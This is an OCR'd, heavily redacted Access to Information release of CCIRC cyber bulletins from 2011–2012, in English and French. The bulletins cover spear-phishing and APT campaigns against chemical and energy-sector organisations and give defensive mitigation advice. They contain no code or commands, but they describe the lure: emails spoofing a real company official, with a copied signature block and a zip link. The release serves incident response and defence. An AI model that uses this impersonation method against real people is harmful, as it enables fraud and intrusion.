
of the Access to Information

de la Loi sur l'accès à l'information



TARGETED VULNERABILITIES

The following vulnerabilities have been commonly reported to be used to install associated malicious code on victims' systems:



Mitigation
==========

CCIRC recommends that organizations conduct a risk assessment and implement the following mitigation accordingly:

* Monitor and review network logs for connection attempts to the domains and IP addresses listed above. Devices attempting to connect with these URL/IP addresses should be further monitored and examined for signs of infection.
* Review email logs for emails matching the subject and file descriptions described above.
* Ensure all Adobe and Microsoft products are patched and updated to the latest version, particularly hosts with software affected by the vulnerabilities herein listed.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious emails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC APT Mitigation Guideline TR11-002.

References:
==========

Poison Ivy RAT
http://www.f-secure.com/v-descs/backdoor_w32_poisonivy.shtml
http://www.techspot.com/news/46083-poisonivy-rat-used-to-extract-data-from-chemical-and-defense-firms.html

Nitro RAT
http://www.darkreading.com/advanced-threats/167901091/security/attacks-breaches/2319

02082/nitro-cyberespionage-attack-targets-chemical-defense-firms.html
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf

Lurid Downloader
http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/12802_trend_micro_lurid_whitepaper.pdf

Shady RAT
http://www.symantec.com/connect/blogs/truth-behind-shady-rat
http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf

HTran and the Advanced Persistent Threat
http://www.secureworks.com/research/threats/htran/

Reporting

Canadian Critical Infrastructure Operator are encouraged to report incidents to CCIRC Cyber Duty Officer at [redacted].
PGP encryption key: http://www.publicsafety.gc.ca/prg/em/ccirc/enc-eng.aspx

Potentially malicious files/samples may be shared with CCIRC by sending them compressed and protected with the password [redacted] via email to: [redacted]

Critical Note:

Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations

Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquires into the role of Public Safety Canada, please contact the department's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
Email: communications@ps-sp.gc.ca

For urgent matters, please contact the GOC.

==========
CCRIC -- Bulletin cybernétique CF11-025
Date : 6 décembre 2011
==========

Public cible
========

Le présent bulletin cybernétique est destiné aux professionnels et gestionnaires des TI des gouvernements fédéral, provinciaux et territoriaux et des administrations municipales ainsi que des infrastructures critiques et des industries connexes.


Titre
=====
Résumé des attaques par harponnage récentes et indicateurs d'une MPA potentielle

Détails
======
Le CCRIC a reçu plusieurs rapports signalant diverses attaques par harponnage pouvant être associées à des menaces persistantes avancées (MPA). Le présent Bulletin cybernétique vise à vous informer des détails techniques des attaques les plus récentes, notamment objet et adresse de l'expéditeur des courriels, domaines de commande et de contrôle et adresses IP. Nous vous encourageons à consulter aussi les références indiquées afin d'en savoir plus sur le contexte et les mesures d'atténuation.

CAS No. 1 : Courriels d'harponnage ciblés Poison Ivy et NITRO

Des utilisateurs ont reçu des courriels d'harponnage comprenant une pièce jointe qui, à l'ouverture, copie l'outil d'accès à distance Poison Ivy. On a aussi signalé que le maliciel exploite aussi cette infrastructure pour cibler plus particulièrement l'industrie chimique.

Domaines de commande et contrôle et adresses IP connexes :



[redacted]

CAS No. 2 : Courriels d'harponnage ciblés exploitant des événements internationaux très médiatisés

[redacted]

Pages 165 to / à 169

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

[redacted]

VULNÉRABILITÉS EXPLOITÉES

Les vulnérabilités suivantes semblent être souvent exploitées pour installer du code malveillant sur les ordinateurs des victimes :

[redacted]

Atténuation
==========

Le CCRIC recommande aux organisations de mener une évaluation des risques et de mettre en place les mesures d'atténuation appropriées parmi les suivantes :

* Surveiller et examiner les journaux d'activités réseau afin de détecter les tentatives de connexion aux domaines et adresses IP répertoriés ci-dessus. Surveiller plus étroitement les postes tentant de communiquer avec ces domaines ou adresses IP, et les examiner à la recherche de signes d'infection.

* Passer en revue les journaux d'activités de courrier électronique afin de trouver tout courriel correspondant aux descriptions ci-dessus.
* Veiller à utiliser la version la plus récente de tous les logiciels Adobe et Microsoft, et d'installer tous les correctifs applicables, et ce particulièrement sur les postes où sont installés les logiciels touchés par les vulnérabilités mentionnées ci-dessus.
* S'assurer de tenir à jour l'antivirus et les systèmes de protection des passerelles.
* La plupart des attaques de cette nature sont détectées par des utilisateurs diligents et bien informés. Le CCRIC recommande aux organisations d'informer leur personnel de la situation actuelle, notamment comment signaler au personnel de la sécurité de la TI tout courriel suspect ou inhabituel. Une révision des politiques et exigences ministérielles, ainsi qu'une formation ou sensibilisation à la sécurité, peut aider à atténuer ce risque.
* Consultez le guide du CCRIC « Principes de prévention contre les menaces sophistiquées et persistantes », TR11-002.

Références :
==========

Outil d'accès à distance Poison Ivy
http://www.f-secure.com/v-descs/backdoor_w32_poisonivy.shtml
http://www.techspot.com/news/46083-poisonivy-rat-used-to-extract-data-from-chemical-and-defense-firms.html

Outil d'accès à distance Nitro
http://www.darkreading.com/advanced-threats/167901091/security/attacks-breaches/231902082/nitro-cyberespionage-attack-targets-chemical-defense-firms.html
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf

Téléchargeur Lurid
http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/12802_trend_micro_lurid_whitepaper.pdf

Outil d'accès à distance Shady
http://www.symantec.com/connect/blogs/truth-behind-shady-rat
http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf

« HTran and the Advanced Persistent Threat »
http://www.secureworks.com/research/threats/htran/

Signalement
==========

On encourage les opérateurs canadiens d'infrastructure critique à soumettre un rapport d'évaluation à l'agent de cybersécurité de service du CCRIC (à l'adresse [redacted].
Clé PGP : http://www.publicsafety.gc.ca/prg/em/ccirc/enc-eng.aspx

Tout fichier/échantillon de fichier potentiellement malveillant peut être transmis au CCRIC, dûment compressé et protégé par le mot de passe « [redacted] », à l'adresse suivante :
[redacted]

Note cruciale :

Certains des renseignements du présent message ne sont fournis qu'aux fins de reconfiguration défensive des biens du destinataire. Le CCRIC tient à aviser le destinataire de n'effectuer aucune activité de collecte de données hors du périmètre

de son réseau selon les renseignements du présent bulletin cybernétique. Parmi ces activités interdites, citons la vérification, le téléchargement, la navigation ou le balayage liés aux sites mentionnés dans ce rapport.

AVIS : Le présent message et toutes les pièces jointes qui l'accompagnent contiennent de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution, copie ou autre action concernant son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

Le présent message et toutes les pièces jointes qui l'accompagnent contiennent des renseignements qui peuvent avoir été recueillis de sources externes, mais le CCRIC ne peut en vérifier ni la fiabilité ni l'intégrité. Le CCRIC se dégage de toute responsabilité pour toute conséquence néfaste découlant de l'utilisation des renseignements fournis par le présent bulletin.

Les liens à des sites Web externes au gouvernement du Canada ne sont donnés qu'à titre indicatif. Le gouvernement n'est pas responsable de l'exactitude, de l'actualité ou de la fiabilité de ce contenu. Le gouvernement n'offre aucune garantie à cet égard, et n'est en rien responsable des renseignements trouvés à l'aide de ces liens. Il ne cautionne ni ces sites ni leur contenu.

Note aux lecteurs

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) constitue le point de convergence au Canada pour les avertissements et l'analyse concernant les menaces et les vulnérabilités cybernétiques, ainsi que pour la coordination de la réponse aux incidents. Le CCRIC est chargé d'assurer la résilience de l'infrastructure essentielle nationale en surveillant les menaces et en coordonnant la réponse du gouvernement fédéral aux incidents de cybersécurité d'intérêt national. Le CCRIC, qui travaille conjointement avec le Centre des opérations du gouvernement (COG) de Sécurité publique Canada, constitue un élément clé de l'approche « tous risques » du gouvernement en regard de la gestion des urgences et de la sécurité nationale.

Pour obtenir des renseignements généraux, veuillez communiquer avec la Division des affaires publiques de Sécurité publique Canada :

Téléphone : 613-944-4875 ou 1-800-830-3118 Télécopieur : 613-998-9589 Courriel : communications@ps-sp.gc.ca

En cas de questions urgentes, ou pour signaler des incidents, veuillez communiquer avec le COG.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

Page 173

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 174

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 175

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 176

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 177

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 178

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a series of spear phishing campaigns targeting employees within energy sector organizations. These targeted attacks are directed at personnel within the energy sector (and possibly other critical infrastructure industries).

The campaign is designed to trick recipients into opening an attachment that appears to have been sent from an individual internal to the organization and appears to have started in late December 2011.


Description of email:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)@yahoo.com"
Email Content:
Hyperlinked Probable Malware: The hyperlink indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained the name, title, phone number, and corporate email address of an actual victim company official.

The following indicators should be considered:


Type	Indicator
C&C Domain	where xxx is the targeted company name abbreviation)
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	

Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:



The [redacted] domain has also been associated to other APT attacks. Of note, it was observed as being a C&C domain involved in the RSA breach.

List of previously reported [redacted]




Page 181

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information



Mitigation
==========

Critical Note:

Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

* Monitor and review network logs for connection attempts to the domains listed above. Devices attempting to connect with these URL addresses should be further monitored and examined for signs of infection.
* Review email logs for emails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious emails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002.

References
==========

http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Previously reported
http://pastebin.com/

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been

collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

Pages 184 to / à 185

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 186

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a series of spear phishing campaigns targeting employees within energy sector organizations. These targeted attacks are directed at personnel within the energy sector (and possibly other critical infrastructure industries).

The campaign is designed to trick recipients into opening an attachment that appears to have been sent from an individual internal to the organization and appears to have started in late December 2011.


Description of email:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
Email Content:
Hyperlinked Probable Malware: The hyperlink indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained the name, title, phone number, and corporate email address of an actual victim company official.

The following indicators should be considered:


Type	Indicator
C&C Domain	(Where xxx is the targeted company name abbreviation)
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	
Malware MD5:	

Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:
Malware
MD5:



The [redacted] domain has also been associated to other APT attacks. Of note, it was observed as being a C&C domain involved in the RSA breach.

List of previously reported [redacted] domains:




Page 189

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information



Mitigation
==========

Critical Note:

Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

* Monitor and review network logs for connection attempts to the domains listed above. Devices attempting to connect with these URL addresses should be further monitored and examined for signs of infection.
* Review email logs for emails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious emails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002.

References
==========

http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Previously reported [redacted] domains:

[redacted]

Reporting
=========

collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

Pages 192 to / à 193

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 194

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 195

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Pages 196 to / à 197

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 198

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 199

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a series of spear phishing campaigns targeting employees within energy sector organizations. These targeted attacks are directed at personnel within the energy sector (and possibly other critical infrastructure industries).

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign appears to have started in late December 2011.

Description of email:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
Email Content:
Hyperlinked Probable Malware: The hyperlink indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained the name, title, phone number, and corporate email address of an actual victim company official.

The following indicators have been observed:

Type	Indicator
C&C Domain	(Where xxx is the targeted company name abbreviation)
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:

Please note that the above filenames are subject to change.

The [redacted] domain was previously associated with other APT activity; specifically the RSA breach.

Mitigation
==========
Critical Note:
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

* Monitor and review network logs for connection attempts to the domains listed above. Devices attempting to connect with these URL addresses should be further monitored and examined for signs of infection.
* Review email logs for emails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious emails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

Page 203

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 204

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 205

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 206

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a series of spear phishing campaigns targeting employees within energy sector organizations. These targeted attacks are directed at personnel within the energy sector (and possibly other critical infrastructure industries).

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign appears to have started in late December 2011.

Description of email:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
Email Content:
Hyperlinked Probable Malware: The hyperlink indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained the name, title, phone number, and corporate email address of an actual victim company official.

The following indicators have been observed:

Type	Indicator
C&C Domain	(Where xxx is the targeted company name abbreviation)
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:

Please note that the above filenames are subject to change.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following two references provide a list of those [redacted] sub domains:
http://[redacted]
http://[redacted]

Mitigation
==========
Critical Note:
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

* Monitor and review network logs for connection attempts to the domains listed above. Devices attempting to connect with these URL addresses should be further monitored and examined for signs of infection.
